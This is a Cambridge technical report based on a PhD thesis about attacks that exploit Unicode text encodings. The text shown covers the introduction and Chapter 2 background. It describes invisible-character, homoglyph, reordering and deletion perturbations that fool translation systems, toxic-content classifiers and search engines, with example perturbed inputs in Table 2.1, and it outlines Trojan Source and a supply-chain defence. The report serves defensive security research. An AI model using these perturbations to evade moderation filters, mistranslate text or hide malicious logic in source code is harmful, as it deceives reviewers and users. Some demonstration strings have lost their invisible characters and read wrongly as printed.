Technical Report

UCAM-CL-TR-994
ISSN 1476-2986

Number 994

UNIVERSITY OF CAMBRIDGE

Computer Laboratory

Deception and defense from machine learning to supply chains

Nicholas Boucher

May 2024

15 JJ Thomson Avenue
Cambridge CB3 0FD
United Kingdom
phone +44 1223 763500

https://www.cl.cam.ac.uk/

This technical report is based on a dissertation submitted December 2023 by the author for the degree of Doctor of Philosophy to the University of Cambridge, Clare College.

Technical reports published by the University of Cambridge Computer Laboratory are freely available via the Internet:

https://www.cl.cam.ac.uk/techreports/

ISSN 1476-2986
DOI *https://doi.org/10.48456/tr-994*

Deception and defense from machine learning to supply chains

Nicholas Boucher

Abstract

Broad classes of modern cyberattacks are dependent upon their ability to deceive human victims. Given the ubiquity of text across modern computational systems, we present and analyze a set of techniques that attack the encoding of text to produce deceptive inputs to critical systems. By targeting a core building block of modern systems, we can adversarially manipulate dependent applications ranging from natural language processing pipelines to search engines to code compilers. Left undefended, these vulnerabilities enable many ill effects including uncurtailed online hate speech, disinformation campaigns, and software supply chain attacks.

We begin by generating adversarial examples for text-based machine learning systems. Due to the discrete nature of text, adversarial examples for text pipelines have traditionally involved conspicuous perturbations compared to the subtle changes of the more continuous visual and auditory domains. Instead, we propose imperceptible perturbations: techniques that manipulate text encodings without affecting the text in its rendered form. We use these techniques to craft the first set of adversarial examples for text-based machine learning systems that are human-indistinguishable from their unperturbed form, and demonstrate their efficacy against systems ranging from machine translation to toxic content detection. We also describe a set of defenses against these techniques.

Next, we propose a new attack setting which we call adversarial search. In this setting, an adversary seeks to manipulate the results of search engines to surface certain results only and consistently when a hidden trigger is detected. We accomplish this by applying the encoding techniques of imperceptible perturbations to both indexed content and queries in major search engines. We demonstrate that imperceptibly encoded triggers can be used to manipulate the results of current commercial search engines, and then describe a social engineering attack exploiting this vulnerability that can be used to power disinformation campaigns. Again, we describe a set of defenses against these techniques.

We then look to compilers and propose a different set of text perturbations which can be used to craft deceptive source code. We exploit the bidirectional nature of modern text standards to embed directionality control characters into comments and string literals. These control characters allow attackers to shuffle the sequence of tokens rendered in

source code, and in doing so to implement programs that appear to do one thing when rendered to human code reviewers, but to do something different from the perspective of the compiler. We dub this technique the Trojan Source attack, and demonstrate the vulnerability of C, C++, C#, JavaScript, Java, Rust, Go, Python, SQL, Bash, Assembly, and Solidity. We also explore the applicability of this attack technique to launching supply chain attacks, and propose defenses that can be used to mitigate this risk. We also describe and analyze a 99-day coordinated disclosure that yielded patches to dozens of market-leading compilers, code editors, and code repositories.

Finally, we propose a novel method of identifying software supply chain attacks that works not only for Trojan Source attacks, but for most forms of supply chain attacks. We describe an extension to compilers dubbed the Automated Bill of Materials, or ABOM, which embeds dependency metadata into compiled binaries. Specifically, hashes of each source code file consumed by a compiler are embedded into its emitted binary, and these hashes are included recursively into all downstream dependencies. They are stored in a highly space and time efficient probabilistic data structure that requires an expected value of just 2.1 bytes to represent each unique dependency source code file. With ABOMs, it becomes possible to detect all naturally occurring and most adversarially induced vulnerabilities used for supply chain attacks in downstream software by querying binaries for the presence of poisoned dependencies without the need to locate tangible indicators of compromise.

In this thesis, we therefore demonstrate how weaknesses in a core building block of modern systems – text encodings – can cause failures in a wide range of domains including machine learning, search engines, and source code. We propose defenses against each variant of our attack, including a new tool to identify most generic software supply chain attacks. We believe that these techniques will be useful in securing software ecosystems against the next generation of attacks.

Acknowledgments

The work captured in this thesis was enabled, supported, and furthered by many individuals. I would like to thank everyone who encouraged or challenged ideas during these years of research including those not explicitly named and all anonymous reviewers.

I would like to thank Ross Anderson for advising all of the research I have undertaken at Cambridge and teaching seemingly countless lessons in scientific research, academic writing, technical policy, and interdisciplinary thought. I would also like to thank the many incredible previous instructors whose efforts led me to this research, and in particular James Mickens, Margo Seltzer, Ron Rivest, and Rakesh Khurana.

Finally, I would like to thank the long list of individuals below, listed alphabetically, for support ranging from academic collaborations to technical advising to general encouragement: Gilberto Atondo Siu, Josh Benaloh, Alastair Beresford, Jenny Blessing, Joe Bonneau, Barbara Boucher, David Boucher, Gary Boucher, Jackie Boucher, Natalie Boucher, Tom Burrows, Paula Buttery, Richard Clayton, Mauro Conti, Partha Das Chowdhury, Michael Dodson, Dimitrije Erdeljan, Joseph Gardiner, Alice Hutchings, Markus Kuhn, Erwin Lauer, Judy Lauer, Luca Pajola, Nicolas Papernot, Awais Rashid, Marcus Schwarting, Maria Sameen, Sergei Skorobogatov, Ilia Shumailov, Zakhar Shumaylov, Anh Vu, and Susan Wu.

This thesis is dedicated to Erwin Nicholas Lauer.

Contents

Chapter 1

Introduction

1.1 Motivation

Cyber threats present significant risks to wide-ranging aspects of society. These risks will continue to grow as greater portions of civil infrastructure, the global economy, and social interaction become dependent on computer systems. One illustration is the World Economic Forum's Global Risks report, which as of 2023 places cyber insecurity as the 8th greatest threat for both short and long-term time horizons [1].

This thesis presents a novel series of attacks affecting a wide range of computer systems, as well as techniques that can be used to defend against them. We target one of the core components upon which modern systems are built – text encoding standards – and explore the ways in which its vulnerabilities can be exploited to impact critical modern systems. We first target natural-language processing systems in Chapter 2; these machine learning systems are of growing significance as advances such as the Transformer architecture [2] have moved this technology from research projects to production systems such as ChatGPT [3]. We will also discuss a series of attacks against search engines which have the power to supercharge disinformation campaigns. In Chapter 3, we will present attacks against compilers that affect most modern major programming languages. These attacks represent a novel and generic method to craft malware in such a manner that materially raises the risk of supply chain attacks via open source code. In short, each of the attacks we describe have the potential to cause harms with global impact in a variety of digital domains.

We will describe mitigating controls to defend against each attack presented, and we will also discuss techniques to mitigate software supply chain attacks. Supply chain attacks, which involving attack components shared across many pieces of software, carry elevated risk in that a single attack can simultaneously harm many and varied elements of the software ecosystem. In addition to such attacks being in OWASP's Top Ten Risks [4], in the wake of a series of high-profile software supply chain attacks [5,6] the US Government

issued an order in 2021 requiring software suppliers to implement a set of defenses [7]. Recognizing this as a significant risk vector, we devote Chapter 4 to presenting a novel form of defense against most generic software supply chain attacks.

Overall, in the chapters that follow we will describe real threats to machine learning pipelines, search engines, source code pipelines, and other key systems, and present techniques that can mitigate such attacks across the modern software ecosystem.

1.2 Ethical Considerations

Like all academic works which discuss adversarial techniques, there is a risk that the methods described in this thesis can be used for malicious purposes. To mitigate this risk, we have taken the following actions for each attack presented in the following chapters:

- We have followed the ethics review requirements for the University of Cambridge.
- We have presented defense techniques in publications describing attacks.
- Whenever vulnerable products were discovered, we performed a coordinated disclosure with the producers of all affected software to allow time for patching.

Our philosophy is that the benefits of the publication of adversarial techniques far outweighs the consequences. By ensuring that adversarial techniques are well-understood by both the academic and industrial communities, we increase the chances that published software is appropriately defended. Similarly, by participating in coordinated disclosures that terminate in publication, our experience has been that patching known-affected software is prioritized by its maintainers resulting in a net-safer software ecosystem. One such coordinated disclosure will be discussed in-depth in Chapter 3.

1.3 Background

There are a variety of topics for which background information will be necessary to approach the contributions contained in subsequent chapters. Such material is presented in this section.

1.3.1 Text Encodings

Digital text is stored as an encoded sequence of numerical values, or code points, that correspond with characters according to the relevant specification. While single-script

specifications such as ASCII were historically prevalent, modern text encodings have standardized[1] around Unicode [8].

At the time of writing, Unicode defines 143,859 characters across 154 different scripts in addition to various non-script character sets (such as emojis) plus a plethora of control characters. While its specification provides a mapping from numerical code points to characters, the binary representation of those code points is determined by which of various encodings is used, with one of the most common being UTF-8: a variable-length encoding scheme that represents code points with 1-4 bytes.

Text rendering is performed by interpreting encoded bytes as numerical code points according to the chosen encoding, then looking up the characters in the relevant specification, then resolving all control characters, and finally displaying the glyphs provided for each character in the chosen font.

1.3.2 Adversarial Examples

Machine-learning techniques are vulnerable to many large classes of attack [9], with one major class being adversarial examples. These are inputs to models which, during inference, cause the model to output an incorrect result [10]. In a white-box environment – where the adversary knows the model – such examples can be found using a number of gradient-based methods which typically aim to maximize the loss function under a series of constraints [10–12]. In the black-box setting, where the model is unknown, the adversary can transfer adversarial examples from another model [13], or approximate gradients by observing output labels and, in some settings, confidence [14].

Training data can also be poisoned to manipulate the accuracy of the model for specific inputs [15, 16]. Bitwise errors can be introduced during inference to reduce the model's performance [17]. Inputs can also be chosen to maximize the time or energy a model takes during inference [18], or to expose confidential training data via inference techniques [19]. In other words, adversarial algorithms can affect the *integrity*, *availability* and *confidentiality* of machine-learning systems [18, 20, 21].

1.3.3 NLP Models

Natural language processing (NLP) systems are designed to process human language. Machine translation was proposed as early as 1949 [22] and has become a key sub-field of NLP. Early approaches to machine translation tended to be rule-based, using expert knowledge from human linguists, but statistical methods became more prominent as the

[1] According to scans by w3techs.com/technologies/details/en-utf8, 97% of the most accessed 10 million websites in 2021 use UTF-8 Unicode encodings.

field matured [23], eventually yielding to neural networks [24], then recurrent neural networks (RNNs) because of their ability to reference past context [25]. The current state of the art is the Transformer model, which provides the benefits of RNNs and CNNs in a traditional network via the use of an attention mechanism [2].

Transformers are a form of encoder-decoder model [26, 27] that map sequences to sequences. Each source language has an encoder that converts the input into a learned interlingua, an intermediate representation which is then decoded into the target language using a model associated with that language.

Regardless of the details of the model used for translation, natural language must be encoded in a manner that can be used as its input. The simplest encoding is a dictionary that maps words to numerical representations, but this fails to encode previously unseen words and thus suffers from limited vocabulary. N-gram encodings can increase performance, but increase the dictionary size exponentially while failing to solve the unseen-word problem. A common strategy is to decompose words into sub-word segments prior to encoding, as this enables the encoding and translation of previously unseen words in many circumstances [28].

1.3.4 Vulnerability Disclosure

Vulnerability disclosure has been a topic of interest for twenty years now. In 2002 Jean Camp proposed vulnerability markets, which emerged shortly afterwards [29]. 2004 saw a debate between Eric Rescorla, who argued on the basis of data from 1988-2003 that disclosing vulnerabilities publicly rather than privately did not obviously lead to more rapid vulnerability depletion [30], and Ashish Arora who argued that the improved incentive for bug fixing tipped the balance in favour of public disclosure, albeit after a delay [31]. The following year, Andy Ozment published a paper with data on the likelihood of vulnerability rediscovery, showing that the rate of vulnerability discovery in OpenBSD was declining over time [32]; at the same workshop, Ashish Arora and colleagues had data showing that disclosure caused firms to patch significantly more quickly [33]. The following year saw not just multiple models of how patch management might work in theory, but also a paper by Michael Sutton and Frank Nagle of iDefense, one of the first firms to operate a vulnerability market, reporting how it worked in practice [34].

By this time the argument in favour of responsible disclosure had been won in the core of the tech industry, against both the open-disclosure radicals (who favoured releasing all bugs anonymously in public on lists such as bugtraq without giving firms a chance to patch them), and the traditionalists of the defense establishment and corporate legal departments (who wanted all disclosure to be suppressed by the civil or even criminal law). This consensus has not propagated everywhere; as late as 2013, Volkswagen sued researchers at the universities of Birmingham and Nijmegen after they responsibly dis-

closed a vulnerability in the car company's remote key entry system; but they lost the resulting court case [35].

The patching ecosystem became more adversarial after 2013 when the Stuxnet worm alerted governments to the potential use of vulnerabilities in cyber-weapons, and firms emerged that bought them for sale to government agencies and to cyber-arms manufacturers that work for governments. Competition from these exploit acquisition firms has driven up the prices of zero-click vulnerabilities in popular platforms such as Android and iOS into six and even seven figures, compared with the four-to-five figures reported in 2006. This story is told by Nicole Perlroth [36].

Complexity has also increased thanks to the depth and breadth of modern supply chains. A vulnerability in a widely-used platform such as Linux, or a widely-used library such as OpenSSL, can force thousands of firms to scramble to patch their products. Kiran Sridhar and colleagues analyse the metadata of 434k emails sent through CERT/CC – the CISA-backed, CMU-housed institute which provides support for coordinated disclosures [37] – since 1993 about 46k vulnerabilities to devise the patterns [38]; vulnerabilities further up the supply chain take longer to coordinate, and those affecting more vendors require more communication. CERT/CC is also more likely to coordinate things where there is a public exploit, or where there is no capable vendor willing to lead the remediation effort.

1.3.5 Software Supply Chains

Software supply chains are the process by which reusable software components are shared among potentially many different end products. Rather than implementing every piece of logic afresh for each project, software engineers will often use prebuilt components that are available as libraries or packages. Each such component represents a dependency, and those dependencies themselves may take on additional dependencies. The often complex dependency graph that results represents the supply chain for one software product.

Supply chain attacks are those in which an adversary attempts to inject malicious functionality into upstream dependencies that are leveraged by multiple downstream software products [39]. The victim downstream software may be operating systems, applications, or further shared software components. Supply chain attacks can be particularly appealing to adversaries because a single successful attack can lead to the simultaneous compromise of many different targets. These vulnerabilities are likely to persist within the ecosystem long after patches have been released [40]. Supply chain attacks are included in OWASP's top 10 web application security risks [4].

1.4 Prior Publications

Much of the work described in this thesis has been previously published as a collections of independent papers. These papers were crafted together with a set of excellent co-authors; this thesis uses the voice 'we' to acknowledge this throughout the document. This section alone will adopt the voice 'I' for the purpose of identifying contributions.

Over the course of PhD research, I have contributed to the following papers enumerated chronologically:

1. **Bad Characters: Imperceptible NLP Attacks**
   by Nicholas Boucher, Ilia Shumailov, Ross Anderson, Nicolas Papernot
   43rd IEEE Symposium on Security and Privacy (S&P 2022)
   ▶ Chapter 2

2. **Trojan Source: Invisible Vulnerabilities**
   by Nicholas Boucher, Ross Anderson
   32nd USENIX Security Symposium (USENIX 2023)
   ▶ Chapter 3

3. **Talking Trojan: Analyzing an Industry-Wide Disclosure**
   by Nicholas Boucher, Ross Anderson
   1st ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED 2022)
   ▶ Chapter 3

4. **If it's Provably Secure, It Probably Isn't: Why Learning from Proof Failure is Hard**
   by Ross Anderson, Nicholas Boucher
   28th International Workshop on Security Protocols (SPW 2023)

5. **Threat Models over Space and Time: A Case Study of E2EE Messaging Applications**
   by Partha Das Chowdhury, Maria Sameen, Jenny Blessing, Nicholas Boucher, Joseph Gardiner, Tom Burrows, Ross Anderson, Awais Rashid
   9th International Workshop on Privacy Engineering (IWPE 2023)

6. **When Vision Fails: Text Attacks Against ViT and OCR**
   by Nicholas Boucher, Jenny Blessing, Ilia Shumailov, Ross Anderson, Nicolas Papernot
   Under Review

7. **Boosting Big Brother: Attacking Search Engines with Encodings**
   by Nicholas Boucher, Luca Pajola, Ilia Shumailov, Ross Anderson, Mauro Conti
   26th Symposium on Research in Attacks, Intrusions and Defenses (RAID 2023)
   Best Paper Award
   ▶ Chapter 2

8. **Automatic Bill of Materials**
   by Nicholas Boucher, Ross Anderson
   Under Review
   ▶ Chapter 4

Papers with corresponding chapters listed form the basis of those chapters in this thesis. The remaining papers, while not included in this document, are available under open access licenses.

For those publications included in this thesis I performed the majority of the work for each paper. Technical contributions of co-authors for these papers include:

- Bad Characters: Imperceptible NLP Attacks – Ilia Shumailov collaborated to jointly craft the theoretical attack algorithm and assisted with the creation of SLURM jobs. Ilia Shumailov and Darija Halatova created the attack visualizations, which are included in this thesis as Figures 2.1, 2.2, 2.4 and 2.5.
- Boosting Big Brother: Attacking Search Engines with Encodings – Luca Pajola implemented and wrote the section on open internet measurement, which is adapted into this thesis in Section 2.7.6, created the attacker goal visualization which is included in this thesis as Figure 2.6, and proposed definitions for S_e, M_d, M_h, and M_s. Luca also wrote additional sections of this paper which are not adapted into this thesis.
- Talking Trojan: Analyzing an Industry-Wide Disclosure – Ross Anderson wrote the historical background of vulnerability disclosure, which is adapted into this thesis in Section 1.3.4.

Outside of these technical contributions, other co-authors performed critical advisory roles such as feedback on methods and draft editing. I am grateful to have had the opportunity to work with such talented co-authors, and am further grateful to perform research in a discipline that values collaboration.

Chapter 2

Bad Characters

Several years of research have shown that machine-learning systems are vulnerable to adversarial examples, both in theory and in practice. Until now, such attacks have primarily targeted visual models, exploiting the gap between human and machine perception. Although text-based models have also been attacked with adversarial examples, such attacks struggled to preserve semantic meaning and indistinguishability. In this chapter, we explore a large class of adversarial examples that can be used to attack text-based models in a black-box setting without making any human-perceptible visual modification to inputs. We use encoding-specific perturbations that are imperceptible to the human eye to manipulate the outputs of a wide range of Natural Language Processing (NLP) systems from neural machine-translation pipelines to web search engines. We find that with a single imperceptible encoding injection – representing one invisible character, homoglyph, reordering, or deletion – an attacker can significantly reduce the performance of vulnerable models, and with three injections most models can be functionally broken. Our attacks work against currently-deployed commercial systems, including those produced by Microsoft and Google, in addition to open source models published by Facebook, IBM, and HuggingFace. This novel series of attacks presents a significant threat to many language processing systems: an attacker can affect systems in a targeted manner without any assumptions about the underlying model. We then show that these attacks extend to search engines, and describe how this can be used to empower disinformation campaigns. We conclude that text-based NLP systems and search engines require careful input sanitization, just like conventional applications, and that given such systems are now being deployed rapidly at scale, the urgent attention of architects and operators is required.

2.1 Imperceptible NLP Attacks

Do x and x look the same to you? They may look identical to humans, but not to most natural-language processing systems. How many characters are in the string "123"? If you guessed 100, you're correct. The first example contains the Latin character x and the Cyrillic character h, which are typically rendered the same way. The second example contains 97 zero-width non-joiners[1] following the visible characters. Indeed, the title of this chapter contains 1000 invisible characters[2] imperceptible to human users.

Several years of research have demonstrated that machine-learning systems are vulnerable to adversarial examples, both theoretically and in practice [10]. Such attacks initially targeted visual models used in image classification [11], though there has been recent interest in natural language processing and other applications. We present a broad class of powerful adversarial-example attacks on text-based models. These attacks apply input perturbations using invisible characters, control characters, and homoglyphs – distinct characters with similar glyphs. These perturbations are imperceptible to human users, but the bytes used to encode them can change the output drastically.

We have found that machine-learning models that process user-supplied text, such as neural machine-translation systems, are particularly vulnerable to this style of attack. Consider, for example, the market-leading service Google Translate [41]. At the time of writing, entering the string "paypal" in the English to Russian model correctly outputs "PayPal", but replacing the Latin character a in the input with the Cyrillic character a incorrectly outputs "папа" ("father" in English). Model pipelines are agnostic of characters outside of their dictionary and replace them with `<unk>` tokens; the software that calls them may however propagate unknown words from input to output. While that may help with general understanding of text, it opens a surprisingly large attack surface.

Simple text-encoding attacks have been used occasionally in the past to get messages through spam filters. For example, there was a brief discussion in the SpamAssassin project in 2018 about how to deal with zero-width characters, which had been found in some sextortion scams [42]. Although such tricks were known to engineers designing spam filters, they were not a primary concern. However, the rapid deployment of NLP systems in a large range of applications, from machine translation [24] through copyright enforcement [43] to hate speech filtering [44], is suddenly creating a host of high-value targets that have capable motivated opponents.

The main contribution of this chapter is to explore and develop a class of imperceptible encoding-based attacks and to study their effect on the NLP systems that are now being

[1] Unicode character U+200C

[2] Readers can verify this and the previous example by copying characters from this PDF into online Unicode inspectors or CLI utilities such as `echo -n "·" | hexdump`. Note that some PDF viewers remove invisible characters before rendering thus breaking this demonstration; in our testing, Apple Preview v11.0 properly renders these invisible characters.

Table 2.1: Imperceptible Perturbations in Various NLP Tasks

Input Rendering	Input Encoding	Task	Output
Send money to account 1234	Send money to account U+202E4321	Translation (EN→FR)	Envoyer de l'argent au compte 4321 *(Send money to account 4321)*
You are a coward and a fool.	You akU+8re aqU+8 AU+8coward and a fovU+8JU+8ol.	Toxic Content Detection	8.2% toxic *(96.8% toxic unperturbed)*
Oh, what a fool I feel! / I am beyond proud.	Oh, what a U+200BfoU+200Bol IU+200B U+200BU+200Bfeel! / I am beyond proud.	Natural Language Inference	0.3% contradiction *(99.8% contradiction unperturbed)*

deployed everywhere at scale. Our experiments show that many developers of such systems have been heedless of the risks; this is surprising given the long history of attacks on many varieties of computer systems that have exploited unsanitized inputs. We provide a set of examples of imperceptible attacks across various NLP tasks in Table 2.1. As we will later describe, these attacks take the form of invisible characters, homoglyphs, reorderings, and deletions injected via a genetic algorithm that maximizes a loss function defined for each NLP task.

Our findings present an attack vector that must be considered when designing any system processing natural language that may ingest text-based inputs with modern encodings, whether directly from an API or via document parsing. We then explore a series of defenses that can give some protection against this powerful set of attacks, such as discarding certain characters prior to tokenization, applying character mappings, and applying rendering and OCR for pre-processing. Defense is not entirely straightforward, though, as application requirements and resource constraints may prevent the use of specific defenses in certain circumstances.

This chapter makes the following contributions:

- We present a novel class of imperceptible perturbations for NLP models;
- We present four black-box variants of imperceptible attacks against both the integrity and availability of NLP models;
- We show that our imperceptible attacks degrade performance against task-appropriate benchmarks for eight models implementing machine translation, toxic content detection, textual entailment classification, named entity recognition, and sentiment analysis to near zero in untargeted attacks, succeed in most targeted attacks, and slow inference down by at least a factor of two in sponge example attacks;
- We evaluate our attacks extensively against both open-source models and Machine Learning as a Service (MLaaS) offerings provided by Facebook, IBM, Microsoft, Google, and HuggingFace, finding that *all* tested systems were vulnerable to three attack variants, and most were vulnerable to four;
- We introduce a novel attack against search engine indexing and querying through adversarial text encodings;

- We conduct experiments demonstrating that these attacks are successful against three major commercial and open source search engines;
- We present defenses against these attacks, and discuss why defense can be complex.

2.2 Motivation

Researchers have already experimented with adversarial attacks on NLP models [18, 45–55]. However, up until now, such attacks were noticeable to human inspection and could be identified with relative ease. If the attacker inserts single-character spelling mistakes [46–48, 52], they look out of place, while paraphrasing [49] often changes the meaning of a text enough to be noticeable. The attacks we discuss in this chapter are the first class of attacks against modern NLP models that are imperceptible and do not distort semantic meaning.

Our attacks can cause significant harm in practice. Consider two examples. First, consider a nation-state whose primary language is not spoken by the staff at a large social media company performing content moderation – already a well-documented challenge [56]. If the government of this state wanted to make it difficult for moderators to block a campaign to incite violence against minorities, it could use imperceptible perturbations to stifle the efficacy of both machine-translation and toxic-content detection of inflammatory sentences.

Second, the ability to hide text in plain sight, by making it easy for humans to read but hard for machines to process, could be used by many bad actors to evade platform content filtering mechanisms and even impede law-enforcement and intelligence agencies. The same perturbations even prevent proper search-engine indexing, making malicious content hard to locate in the first place. We found that production search engines do not parse invisible characters and can be maliciously targeted with well-crafted queries. At the time of our initial research, Googling “The meaning of life” returned approximately 990 million results. Prior to responsible disclosure, searching for the visually identical string containing 250 invisible "zero width joiner" characters[3] returned exactly none.

2.3 Related work

2.3.1 Adversarial NLP

Early adversarial ML research focused on image classification [11, 58], and the search for adversarial examples in NLP systems began later, targeting sequence models [45].

[3]Unicode character U+200D

Table 2.2: Taxonomy of Adversarial NLP attacks in academic literature.

Attack	Features			Integrity		Availability
	Imperceptible	Semantic Similarity	Blackbox	Classification	Translation	DoS
RNN Adversarial Sequences [45]				✓		
Synthetic and Natural Noise [46]			✓		✓	
DeepWordBug [47]			✓	✓		
HotFlip [48]				✓		
Syntactically Controlled Paraphrase [49]		✓	✓	✓		
Natural Adversarial Examples [50]			✓	✓	✓	
Natural Language Adversarial Examples [51, 57]		✓	✓	✓		
TextBugger [52]			✓	✓		
seq2seq Adversarial Perturbations [53]		✓			✓	
Probability Weighted Word Saliency [54]		✓		✓		
Sponge Examples [18]			✓			✓
Reinforced Generation [55]		✓	✓		✓	
Imperceptible Perturbations	✓	✓	✓	✓	✓	✓

Adversarial examples are inherently harder to craft due to the discrete nature of natural language. Unlike images in which pixel values can be adjusted in a near-continuous and virtually imperceptible fashion to maximize loss functions, perturbations to natural language are more visible and involve the manipulation of more discrete tokens.

More generally, source language perturbations that will provide effective adversarial samples against human users need to account for semantic similarity [53]. Researchers have proposed using word-based input swaps with synonyms [54] or character-based swaps with semantic constraints [48]. These methods aim to constrain the perturbations to a set of transformations that a human is less likely to notice. Both neural machine-translation [46] and text classification [47, 52] models generally perform poorly on noisy inputs such as misspellings, but such perturbations create clear visual artifacts that are easier for humans to notice.

Using different paraphrases of the same meaning, rather than one-to-one synonyms, may give more leeway. Paraphrase sets can be generated by comparing machine back-translations of large corpora of text [59], and used to systematically generate adversarial examples for machine-translation systems [49]. One can also search for neighbors of the input sentence in an embedded space [50]; these examples often result in low-performance translations, making them candidates for adversarial examples. The BLEU score is commonly used for assessing the quality of machine translations [60], and can therefore also be pressed into service for assessing related language attacks. Although paraphrasing can indeed help preserve semantics, humans often notice that the results look odd. Our attacks on the other hand do not introduce any visible perturbations, use fewer substitutions, and preserve semantic meaning perfectly.

Genetic algorithms have been used to find adversarial perturbations against inputs to sentiment analysis systems, presenting an attack viable in the black-box setting without access to gradients [51]. Reinforcement learning can be used to efficiently generate adversarial examples for translation models [55]. There have even been efforts to combine

academic NLP adversarial techniques into easily consumable toolkits available online [61], making these attacks relatively easy to use. Unlike the techniques described in this chapter, though, all existing NLP adversarial example techniques result in human-perceptible artifacts.

Michel et al. also propose that unknown tokens `<unk>`, which are used to encode text sequences not recognized by the natural language encoder in NLP settings, can be leveraged to make compelling source language perturbations due to the flexibility of the characters which encode to `<unk>` [53]. However, all methods proposed so far for generating `<unk>` use visible characters.

We present a taxonomy of adversarial NLP attacks in Table 2.2.

2.3.2 Unicode Security

As it has to support a globally broad set of languages, the Unicode specification is quite complex. This complexity can lead to security issues, as detailed in the Unicode Consortium's technical report on Unicode security considerations [62].

One primary security consideration in the Unicode specification is the multitude of ways to encode homoglyphs, which are unique characters that share the same or nearly the same glyph. This problem is not unique to Unicode; for example, in the ASCII range, the rendering of the lowercase Latin 'l'[4] is often nearly identical to the uppercase Latin 'I'[5]. In some fonts, character sequences can act as pseudo-homoglyphs, such as the sequence 'rn' for 'm' in most sans-serif fonts.

Such visual tricks provide a tool in the arsenal of cyber scammers [63]. The earliest example we found is that of *paypaI.com* (notice the last domain name character is an uppercase 'I'), which was used in July 2000 to trick users into disclosing passwords for *paypal.com* [64]. Indeed, significant attention has since been given to homoglyphs in URLs [65–68]. Some browsers attempt to remedy this ambiguity by rendering all URL characters in their lowercase form upon navigation, and the IETF set a standard to resolve ambiguities between non-ASCII characters that are homoglyphs with ASCII characters. This standard, called Punycode, resolves non-ASCII URLs to an encoding restricted to the ASCII range. For example, most browsers will automatically re-render the URL *paypal.com* (which uses the Cyrillic a[6]) to its Punycode equivalent *xn–pypl-53dc.com* to highlight a potentially dangerous ambiguity. However, Punycode can introduce new opportunities for deception. For example, the URL *xn–google.com* decodes to four semantically meaningless traditional Chinese characters. Furthermore, Punycode does not

[4] ASCII value `0x6C`

[5] ASCII value `0x49`

[6] Unicode character U+0430

solve cross-script homoglyph encoding vulnerabilities outside of URLs. For example, homoglyphs have in the past caused security vulnerabilities in various non-URL naming systems such as certificate common names.

Homoglyphs have also been proposed for information hiding, such as encoding information via sequences of different whitespace characters [69]. In a different setting, homoglyph substitution detection has been included in plagiarism detection software since at least 2020 [70].

Unicode attacks can also exploit character ordering. Some character sets (such as Hebrew and Arabic) naturally display in right-to-left order. The possibility of intermixing left-to-right and right-to-left text, as when an English phrase is quoted in an Arabic newspaper, necessitates a system for managing character order with mixed character sets. For Unicode, this is the Bidirectional (Bidi) Algorithm [71]. Unicode specifies a variety of control characters that allow a document creator to fine-tune character ordering, including Bidi override characters that allow complete control over display order. The net effect is that an adversary can force characters to render in a different order than they are encoded, thus permitting the same visual rendering to be represented by a variety of different encoded sequences. Historically, Bidi overrides have been used by scammers to change the appearance of file extensions, thus enabling stealthy dissemination of malware [72].

Lastly, an entire class of vulnerabilities stems from bugs in Unicode implementations. These have historically been used to generate a range of interesting exploits about which it is difficult to generalize. While the Unicode Consortium does publish a set of software components for Unicode support [73], many operating systems, platforms, and other software ecosystems have different implementations. For example, GNOME produces Pango [74], Apple produces Core Text [75], while Microsoft produces a Unicode implementation for Windows [76].

In what follows, we will mostly disregard bugs and focus on attacks that exploit correct implementations of the Unicode standard. We exploit the gap between visualization and NLP pipelines.

2.3.3 Disinformation Campaigns

The Internet enables individuals to connect globally by means of platforms such as social networks (e.g. Facebook), e-commerce businesses (e.g. Amazon), and online forums (e.g. Reddit). Despite the many benefits of a globally connected world, it also offers many opportunities to malicious actors; in particular, it allows the rapid dissemination of potentially adversarial information. Conspiracy theories, rumors, and other forms of disinformation have the potential to affect public opinion [77], which poses a particularly potent threat to democratic societies. For instance, Bessi and Ferrara [78] observed that the presence of bots on social network platforms in the US 2016 political elections

manipulated the political discussion. Later, during the COVID-19 pandemic, conspiracy campaigns were widely spread via social networks [79].

2.4 Background

2.4.1 Attack Taxonomy

In this chapter, we explore the class of imperceptible attacks based on Unicode and other encoding conventions which are generally applicable to text-based NLP models. We see each attack as a form of adversarial example whereby imperceptible perturbations are applied to fixed inputs into existing text-based NLP models.

We define these *imperceptible perturbations* as modifications to the encoding of a string of text which result in either:

- No visual modification to the string's rendering by a standards-compliant rendering engine compared to the unperturbed input, or
- Visual modifications sufficiently subtle to go unnoticed by the average human reader using common fonts.

For the latter case, it is possible to replace human imperceptibility as indistinguishability by a computer vision model between images of the renderings of two strings, or a maximum pixel-wise difference between such rendering.

We consider four different classes of imperceptible attack against NLP models:

1. **Invisible Characters**: Valid characters which by design do not render to a visible glyph are used to perturb the input to a model.
2. **Homoglyphs**: Unique characters which render to the same or visually similar glyphs are used to perturb the input to a model.
3. **Reorderings**: Directionality control characters are used to override the default rendering order of glyphs, allowing reordering of the encoded bytes used as input to a model.
4. **Deletions**: Deletion control characters, such as the backspace, are injected into a string to remove injected characters from its visual rendering to perturb the input to a model.

These imperceptible text-based attacks on NLP models represent an abstract class of attacks independent of different text-encoding standards and implementations. For the

purpose of concrete examples and experimental results, we will assume the near-ubiquitous Unicode encoding standard, but we believe our results may generalize to any encoding standard with a sufficiently large character and control-sequence set.

Further classes of text-based attacks exist, as detailed in Table 2.1, but all other attack classes produce visual artifacts.

The imperceptible text-based attacks described in this chapter can be used against a broad range of NLP models. As we explain later, imperceptible perturbations can manipulate machine translation, break toxic content classifiers, degrade search engine querying and indexing, and generate sponge examples [18] for denial-of-service (DoS) attacks, among other possibilities.

2.4.2 NLP Pipeline

Modern NLP pipelines have evolved through decades of research to include a large number of performance optimizations. Text-based inputs undergo a number of pre-processing steps before model inference. Typically a *tokenizer* is first applied to separate words and punctuation in a task-meaningful way, an example being the Moses tokenizer [80] used in the Fairseq models evaluated later in this chapter. Tokenized words are then encoded. Early models used dictionaries to map tokens to encoded embeddings, and tokens not seen during training were replaced with a special `<unk>` embedding. Many modern models now apply Byte Pair Encoding (BPE) or the WordPiece algorithm [81] before dictionary lookups. BPE, a common data compression technique, and WordPiece both identify common subwords in tokens. This often results in increased performance, as it allows the model to capture additional knowledge about language semantics from morphemes [28]. Both of these pre-processing methodologies are commonly used in deployed NLP models, including all five open source models published by Facebook, IBM, and HuggingFace evaluated in this chapter.

Modern NLP pipelines process text in a very different manner from text-rendering systems, even when dealing with the same input. While the NLP system is dealing with the semantics of human language, the rendering engine is dealing with a large, rich set of different characters, including control characters. This structural difference between what models see and what humans see is what we exploit in our attacks.

2.4.3 Attack Methodology

